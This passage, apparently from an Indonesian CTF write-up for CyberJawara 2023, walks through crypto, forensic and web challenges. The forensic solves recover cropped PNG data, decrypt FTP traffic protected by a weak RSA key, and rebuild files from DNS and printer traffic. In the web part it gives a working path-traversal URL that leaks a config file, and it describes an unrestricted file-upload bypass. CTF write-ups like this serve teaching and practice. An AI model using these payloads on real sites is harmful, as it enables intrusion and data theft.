02592ecdfd9d325ff0a5551ee048de20658cdb089d8b8e6f2af372ab3c4195de3f Invalid private key/ciphertext
0204674756475a714287382e4e91dd53f9b854b5d521fb4c4872b7de6c89a21bf6 Invalid private key/ciphertext
029f59fe36371a30278ec4f19400629d0c4944f6c8c49abb0bbc113167f9ff9123 Invalid private key/ciphertext
030eef0bbac2709307284b2af0965d0e968561844c9bd56c97e8fe8bd01773b359 Invalid private key/ciphertext
03c71bb31bf15be07e0fab9e21cda5cd7ff9311545670c491e830628188ce91d6e Invalid private key/ciphertext
0369324e84fd64342154e415d4580a8188ef9e6299427dbb61ee1c192c6b101088 Invalid private key/ciphertext
0322a8dba789a74b1aae75879e90a6259f99f9354f0133b73e4775140c80cf26d1 Decrypted message: 434a323032337b7265616c5f776f726c645f63727970746f5f336238373836663 97d
b'CJ2023{real_world_crypto_3b8786f9}'
[*] Closed connection to 178.128.102.145 port 50002
→ ~/CTF/2023/cyberjawara/crypto/aeonia ⌚ 12:41:12
$
```


Flag: **CJ2023{real_world_crypto_3b8786f9}**

Forensic

Apocalypse (640 pts)

Diberikan dua buah gambar yang merupakan sebuah gambar Screenshot, saat dicek menggunakan **pngcheck** ternyata terdapat beberapa header yang corrupt seperti kehilangan **length** dan **CRC.** Secara general **chunk** PNG adalah sebagai berikut **[4 bytes length][Chunk type][data][4 bytes CRC]**, length merupakan panjang dari data, untuk CRC perhitungannya bisa menggunakan **pngcheck** atau tool seperti PCRT atau bisa menghitung sendiri menggunakan zlib dari Python. Untuk chunks awal dapat dilakukan secara manual, namun untuk IDAT diperlukan sedikit scripting.

Dan ketika diberikan hint ternyata soal ini berkaitan dengan acropalypse, yang dimana dia **tidak benar-benar membuang trail data** setelah dilakukan crop, dapat dilihat seperti berikut.




Maka terdapat penyesuaian untuk codingan fixing CRC dari idat, berikut full scriptnya:

fix_image.py

```
import zlib

# f = open('Screenshot_20231121-234138.png', 'rb').read()
f = open('Screenshot_20231121-233803.png', 'rb').read()
f = f.split(b'IDAT')

x = open('c.png','wb')
y = f[0][:-4]

tengah = False
for i in range(1, len(f)):
      # special case Aprocalypse
      if b'''IEND\xAE''' in f[i]:
      tmp = f[i].split(b'IEND')[1][:-4]
      tmp = b'''\x00\x00\x00\x00IEND''' + tmp
      tengah = True
      f[i] = f[i].split(b'IEND')[0][:-8]

      # get crc
      chunk_data = f[i][:-8]
      crc = hex(zlib.crc32(b'IDAT'+chunk_data))[2:]
      if len(crc) % 2 != 0:
      crc = '0' + crc
      crc = bytes.fromhex(crc)

      # get lenght data
      leng = hex(len(chunk_data))[2:]
      if len(leng) % 2 != 0:
      leng = '0' + leng
      leng = bytes.fromhex(leng)

      print(i, crc, leng)
      data = b'''\x00\x00''' + leng + b'IDAT' + chunk_data + crc
      if tengah:
      y += data + tmp
      tengah = False
      else:
      y += data

y += bytes.fromhex('00 00 00 00 49 45 4E 44 AE 42 60 82'.replace('
',''').lower())
x.write(y)
x.close()
```


Dari hasil tersebut up ke website PoC acropalypse di acropalypse.app.




Flag: **CJ2023{cb2aa1108f6aebb88c30}**

Scramble (970 pts)


Diberikan sebuah file PCAP yang ternyata merupakan traffic dari sebuah FTP. Dapat dilihat bahwa traffic ini di enkripsi menggunakan **TLSv1.2** yang vulnerable terhadap **RSA Weak Cert.** Kita dapat mendapatkan **priv_key** dari proses **Cert Request**, dengan cara mengambil **modulus** dan **exponent** dari **tls > tls.record > tls.handshake > tls.handshake.certificates > tls.handshake.certificate > x509af.signedCertificate_element > x509af.subject PublicKeyInfo_element > x509af.subjectPublicKey.**




Gunakan [RsaCtfTool](#) untuk menggenerate **priv_key.**



Setelah didapatkan **priv_key,** masukkan priv_key ke wireshark di bagian **Edit > Preferences > protocols > TLS > RSA Key List.**



Maka protocol FTP dengan Port 21 akan ter-decrypt.



Namun terdapat protocol **FTP-DATA** yang tampaknya tidak ter-decrypt dengan benar.

```
FTP        118 Response: 200 PROT now Private.
TCP         66 50510 → 21 [ACK] Seq=871 Ack=2121 Win=64128 Len=0
FTP        126 Request: CWD /home/ctf/shared_files/29
FTP        132 Response: 250 Directory successfully changed.
TCP         66 54730 → 17222 [ACK] Seq=505 Ack=7967 Win=60416 Le
FTP-DA…     97 FTP Data: 31 bytes (PASV) (RETR flag.zip)
FTP-DA…     97 FTP Data: 31 bytes (PASV) (RETR flag.zip)
TCP         66 54730 → 17222 [FIN, ACK] Seq=536 Ack=7998 Win=641
TLSv1.2    324 New Session Ticket, Change Cipher Spec, Finished
TCP         66 17222 → 54730 [FIN, ACK] Seq=7998 Ack=537 Win=647
TCP         66 54730 → 17222 [ACK] Seq=537 Ack=7999 Win=64128 Le
FTP        119 Response: 226 Transfer complete.
TCP         66 50554 → 21 [ACK] Seq=1074 Ack=2495 Win=64128 Len=
TLSv1.2    324 New Session Ticket, Change Cipher Spec, Finished
```

Mengapa hal itu terjadi? Hal tersebut dikarenakan FTP menggunakan **Passive mode** saat transfer data, hal itu membuat Port yang digunakan tidaklah default seperti 20 atau 21.

```
Transmission Control Protocol, Src Po
    Source Port: 54730
    Destination Port: 17222
    [Stream index: 21]
```

Yang membuat wireshark tidak dapat melakukan dekripsi terhadap paket tersebut, dikarenakan sepertinya **dissector** FTP-DATA masih dalam pengembangan. Lalu salah satu caranya adalah dengan mengubah port nya menjadi port **21** agar packet terindikasi sebagai **FTP.** Berikut adalah script saya dalam construct ulang file PCAP.

replace_port.py

```
import os

src = 21

src_serv = os.popen("tshark -r scramble.pcap -Y 'ip.src ==
172.18.0.2 and ftp-data' -Tfields -e 'tcp.srcport' |
uniq").read().split('\n')[:-1]

dst_clie = os.popen("tshark -r scramble.pcap -Y 'ip.src ==
172.18.0.1 and ftp-data' -Tfields -e 'tcp.dstport' |
uniq").read().split('\n')[:-1]
```

```
command = ''

for port in src_serv:
      command += f'-r {port}:{src} '

for port in dst_clie:
      command += f'-r {port}:{src} '

full_command = f'tcprewrite {command} --outfile=scramble-port.pcap
--infile=scramble.pcap'
print(full_command) # habis itu run diterminal
```

Saya menggunakan **tcprewrite** untuk reconstruct file PCAP tersebut, dengan mengubah bahwa server **akan selalu menggunakan port 21** walau aslinya dalam passive mode. Sehingga akhirnya mendapatkan decrypted message dari FTP.

```
125 Response: 257 "/home/ctf/shared_files"
103 Request: PBSZ 0
115 Response: 200 PBSZ set to 0.
103 Request: PROT P
118 Response: 200 PROT now Private.
126 Request: CWD /home/ctf/shared_files/24
132 Response: 250 Directory successfully changed.
103 Request: TYPE I
126 Response: 200 Switching to Binary mode.
110 Request: SIZE flag.zip
105 Response: 213 7800
110 Request: MDTM flag.zip
115 Response: 213 20231123010750
101 Request: PASV
144 Response: 227 Entering Passive Mode (172,18,0,2,172,155).
110 Request: RETR flag.zip
163 Response: 150 Opening BINARY mode data connection for flag.zip (7800 bytes).
655 Response: ;\001##r###鰾#\034w####\002#.#m^ra##5tF-#~###R##l\016#=+XZ\0366##Vi\027
119 Response: 226 Transfer complete.
```

Namun sepertinya packet tidak runtut, dalam arti kita dilakukan request langsung diberikan response tetapi beberapa packet setelahnya. Lalu bagaimana caranya reconstruct filenya? Perhatikan output dari passive mode: “Entering Passive Mode (**172,18,0,2,172,15**)” 172.x.x.x merupakan IP yang digunakan, lalu apakah 2 bytes terakhir? itu adalah Port yang akan digunakan untuk perhitungannya adalah [**172] * 256 + [15]** maka port yang digunakan adalah **44047**, dalam artian kita dapat mencari tau saat kita meminta part berapa dia akan menggunakan port yang mana. Sehingga dalam hal ini kita membutuhkan file PCAP yang **Portnya belum kita ubah,** dalam artian file yang diberikan masih dalam bentuk protokol **FTP-Data.** Setelah itu baru kita dapat reconstruct file yang ada traffic tersebut menggunakan file PCAP yang sudah ter-decrypt.

Berikut full solvernya:

full_solver.py
`import os`

```
from Crypto.Util.number import long_to_bytes
from Crypto.PublicKey import RSA

# step 1 : dapetin port yang dikasih saat passive mode
list = [0]*43
for i in range(0,43): #43
      info = os.popen(f"tshark -r scramble-port.pcap -Y 'tcp.stream
eq {i}' -Tfields -e '_ws.col.Info'").readlines()
      for x in info:
      if 'Entering' in x:
            tmp = x.split('172,18,0,2,')[1][:-3]
            tmp = tmp.split(',')
            port = int(tmp[0])*256 + int(tmp[1])
      if 'CWD' in x:
            tmp = x.split('/home/ctf/shared_files/')[1][:-1]
            order = tmp
      print(order, port)
      list[int(order)] = int(port)

print(list)

# step 2 : dapetin list frame si datanya
list = [48906, 56440, 44187, 17222, 37589, 17175, 32179, 29391,
35903, 55681, 5542, 7725, 21192, 14011, 39743, 55209, 16303,
11593, 51284, 18691, 14406, 28774, 22063, 26255, 49824, 58222,
10731, 50680, 34426, 7564, 35189, 52680, 49039, 14536, 21898,
58194, 55923, 19413, 27413, 23587, 6694, 40480]

list_frame = [0]*43
for i in range(0,42):
      frame = os.popen(f"tshark -r scramble.pcap -Y 'ip.src ==
172.18.0.2 and ftp-data and tcp.srcport == {list[i]} and frame.len
== 655' -Tfields -e 'frame.number'").readline().split('\n')[0]
      try:
      list_frame[i] = int(frame)
      except:
      list_frame[i] = 'error'

print(list_frame)

## step 3 : ambil file zipnya
list_frame = [2573, 2380, 1942, 922, 3253, 2121, 3021, 1978, 2957,
3124, 2345, 2602, 2460, 3196, 2249, 2220, 3232, 2677, 2124, 2431,
2153, 2318, 2481, 2747, 3090, 2849, 2510, 3167, 2713, 2885, 3306,
3341, 2284, 3061, 2776, 2076, 2007, 2047, 2631, 2921, 2986, 2815]

hoho = b''
```

```
for i in range(0, 42):
     msg = os.popen(f"tshark -r scramble-port-3.pcap -Y
'frame.number == {list_frame[i]}' -Tjsonraw | jq -r
'.[0]._source.layers.ftp_raw[0]'").readline().split('\n')[0]
     hoho += bytes.fromhex(msg)

hai = open('flag.zip','wb')
hai.write(hoho)
hai.close()
```

Akan menghasilkan sebuah locked ZIP, dan passwordnya ada di traffic **Uzm5r5LMixC2XDhDukkJR3X1PewJcKZchXVJzs7z2NCIlFQgZPjxX7L1FwRZaPxGjlHnTWTGx6lVmwxNsuKx5g.**

Flag: **CJ2023{823e86387d2db9843059a72774903eb11acacc80}**

Handouts (Solved after event)

Diberikan sebuah file PCAP dengan DNS Traffic, dari sini langsung saja kita menggunakan **tshark** untuk melihat data yang diberikan, untuk format data DNS seperti **XXX.XXX.XXX.src.domain** maka perlu dipisahkan dari nama domain nya, yaitu menghilangkan **src.domain** setelah itu decrypt dari Hex dan dibuang 9 bytes awalnya, Maka dari situ akan didapatkan data yang berisi **priv_key** dan file **PCAP baru**. Berikut scriptnya.

solver_1.py

```
import os
from Crypto.Util.number import long_to_bytes
from binascii import unhexlify
from natsort import natsorted

# step 1 : dapetin semua data dari dns
packet = os.popen(f"tshark -r log.pcap -Y 'ip.src == 192.168.1.102
and dns' -Tfields -e 'dns.qry.name'").readlines()
counter = 1
priv = b''
enc = b''
for x in packet:
    x = x.strip('\n')
    x = x.split('.')
    x = x[:-2]
    x = ''.join(x)
    data = unhexlify(x)[9:]
    if counter >= 66 & counter < 84:
       priv += data
    if counter >= 102 & counter < 70773:
       enc += data

key = open('cert.der','wb')
key.write(priv)
key.close()

f = open('file','wb')
f.write(enc)
f.close
```

Setelah dibuka dan dimasukkan **priv_key** ke wireshark ternyata merupakan traffic dari sebuah printer yaitu protocol **IPP**, dan kita diminta untuk merecover file yang dikirimkan ke printer. Dan terlihat bahwa printer melakukan beberapa print sekaligus, maka diperlukan untuk mengetahui nama file dan isi nya. Kita dapat menggunakan command **Create-job** dan **Send-document** di **protokol IPP** untuk mendapatkan nama file dan isinya. Berikut adalah solver saya.

solver_2.py

```
import os
from Crypto.Util.number import long_to_bytes
from binascii import unhexlify
from natsort import natsorted

# step 2 : parse pdf dari traffic printer, dekrip pake rsa key
dulu, dapetin frame number dulu
list_name = []
list_file = []
packet = os.popen(f"tshark -r file/handouts.pcapng -Y 'http'
-Tfields -e 'frame.number' -e '_ws.col.Info'").readlines()
for x in packet:
     x = x.split('    ')
     frm_no = x[0]
     inf = x[1]
     if 'Create-Job' in inf:
       list_name.append(frm_no)
     if 'Send-Document' in inf:
       list_file.append(frm_no)

# step 3 : dapetin urutan file
list_name = ['108', '312', '585', '847', '1123', '1442', '1778',
'2149', '2534', '2991', '3441', '3910', '4419', '4945', '5502',
'6082', '6718', '7361', '8030', '8753', '9480', '10236', '11019',
'11837', '12678', '13536', '14418', '15343', '16292', '17306',
'18310', '19346', '20399', '21495', '22611', '23753', '24923',
'26119', '27353', '28644', '29919', '31228', '32565', '33930',
'35338', '36752', '38205', '39689', '41196', '42751', '44327',
'45910', '47522', '49163', '50839', '52522', '54233', '56001',
'57795', '59640', '61490', '63359', '65262', '67203']

order = []
for i in list_name:
    tmp = os.popen(f"tshark -r file/handouts.pcapng -Y
'frame.number == {i}' -Tfields -e 'text'").read()
    x = tmp.split('pdfs')[1][1:].split('.')[0]
    order.append(x)

# step 4 : extract filenya
list_file = ['172', '389', '648', '933', '1189', '1529', '1843',
'2237', '2601', '3071', '3506', '3976', '4499', '5009', '5566',
'6175', '6796', '7424', '8095', '8817', '9544', '10302', '11087',
'11916', '12760', '13615', '14497', '15424', '16369', '17385',
'18387', '19430', '20479', '21584', '22698', '23833', '25009',
'26203', '27436', '28727', '30004', '31321', '32650', '34012',
```

```
'35416', '36830', '38288', '39766', '41285', '42844', '44410',
'45988', '47601', '49255', '50920', '52607', '54319', '56089',
'57874', '59720', '61573', '63444', '65344', '67293']
order = ['21', '29', '43', '62', '47', '20', '34', '37', '42',
'54', '57', '61', '63', '14', '27', '55', '26', '11', '9', '44',
'25', '19', '53', '51', '6', '3', '10', '31', '1', '13', '18',
'41', '32', '0', '23', '60', '22', '33', '38', '5', '50', '35',
'49', '17', '16', '2', '36', '30', '4', '48', '56', '45', '46',
'58', '15', '7', '24', '28', '59', '40', '8', '39', '52', '12']

for i in range(0, len(list_file)):
    tmp = os.popen(f"tshark -r file/handouts.pcapng -Y
'frame.number == {list_file[i]}' -Tfields -e 'data'").read()[:-1]
    test = open(f'sorted/{order[i]}.pdf','wb')
    tmp = tmp.split(',')[2]
    if len(tmp) % 2 != 0:
       tmp = '0' + tmp
    test.write(bytes.fromhex(tmp))
    test.close()
```

Setelah itu akan mendapatkan PDF yang sudah terurut.

Dari situ merupakan char dari base64, langsung di decrypt dan akan dapet flag.

```
22:55 bleco@Blacowhait /home/bleco/CTF/cj2023/log/sorted
% echo 'Q0oyMDIze2ZiMjgzYTlhOGF1ZmEzNjYwZDk4MzE3Mzk1MzRmMTU1ZWZkZDR1OGV9' | base64 -d
CJ2023{fb283a9a8aufa3660d9831739534f155efdd4u8e}%
22:55 bleco@Blacowhait /home/bleco/CTF/cj2023/log/sorted
%
```

Flag: **CJ2023{fb283a9a8aufa3660d9831739534f155efdd4u8e}**

Web

Static Web (300 pts)

DIberikan soal web yang dimana bisa melakukan directory traversal dikarenakan ketika request url di static ini di-replace tidak rekursif hanya sekali saja, maka tinggal menambahkan satu lagi aja dan akan terbypass.

```
const server = http.createServer((req, res) => {
    if (req.url.startsWith('/static/')) {
        const urlPath = req.url.replace(/\.\.\//g, '')
        const filePath = path.join(__dirname, urlPath);
        fs.readFile(filePath, (err, data) => {
            if (err) {
                res.writeHead(404);
                res.end("Error: File not found");
            } else {
                res.writeHead(200);
                res.end(data);
            }
        });
```

```
view-source:https://static-web.ctf.cyberjawara.id/static/////..../////config.js
wrap
const secret = 'wWij1i23ejasdsdjvno2rnj123123';
const flag = 'CJ2023{1st_warmup_and_m1c_ch3ck}';

module.exports = {secret, flag}
```

Flag: **CJ2023{1st_warmup_and_m1c_ch3ck}**

Magic 1 (300 pts)


Diberikan soal web dengan source codenya, dapat dilihat disini bahwa pada magic.php gambar tidak akan sampai ke fungsi **resizeImage** karena gambar dari **tmp_name** sudah di move ke **results/original-** yang membuat kita hanya perlu membuat nilai dari fungsi **canUploadImage** itu menjadi true agar dapat terupload dan masuk kedalam folder **results.**


```php
<?php
$resizedImagePath = null;
$error = null;

function canUploadImage($file) {
    $fileExtension = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));
    $finfo = new finfo(FILEINFO_MIME_TYPE);
    $fileMimeType = $finfo->file($file['tmp_name']);
    $maxFileSize = 500 * 1024;
    return (strpos($fileMimeType, 'image/') === 0 &&
        $file['size'] <= $maxFileSize &&
        strlen($file['name']) >= 30
    );
}

function resizeImage($file) {
    try {
        $imagick = new \Imagick($file['tmp_name']);
        $imagick->thumbnailImage(50, 50, true, true);
        $filePath = 'results/50x50-' . $file['name'];
        $imagick->writeImage($filePath);
        chmod($filePath, 0444);
        return $filePath;
    } catch (Exception $e) {
        global $error;
        $error = 'Error when doing magic: ' . $e->getMessage();
        return null;
    }
}

if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['image'])) {
    if (canUploadImage($_FILES['image'])) {
        move_uploaded_file($_FILES['image']['tmp_name'], 'results/original-' . $_FILES['image']['name']);
        $resizedImagePath = resizeImage($_FILES['image']);
    } else {
        $error = 'Please upload different file.';
    }
}
?>
```

Requirements malicious file:

1. MimeType harus berawalan dari ‘image/’
2. Size dari file tidak boleh lebih dari 500kb
3. Nama file harus lebih dari 30

Exploitasi:





Flag: **CJ2023{4n0th3r_unrestricted_file_upload__}**

Magic 2 (Solved after event)

Diberikan soal web beserta source codenya, soalnya sama dengan Magic 1 tetapi disini resizeImage nya bisa berfungsi jadi kita perlu membuat kedua fungsinya berjalan dengan baik, disini terdapat extension checker tidak boleh menggunakan ekstensi .php.

```php
<?php
$resizedImagePath = null;
$error = null;

function canUploadImage($file) {
    $fileExtension = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));
    $finfo = new finfo(FILEINFO_MIME_TYPE);
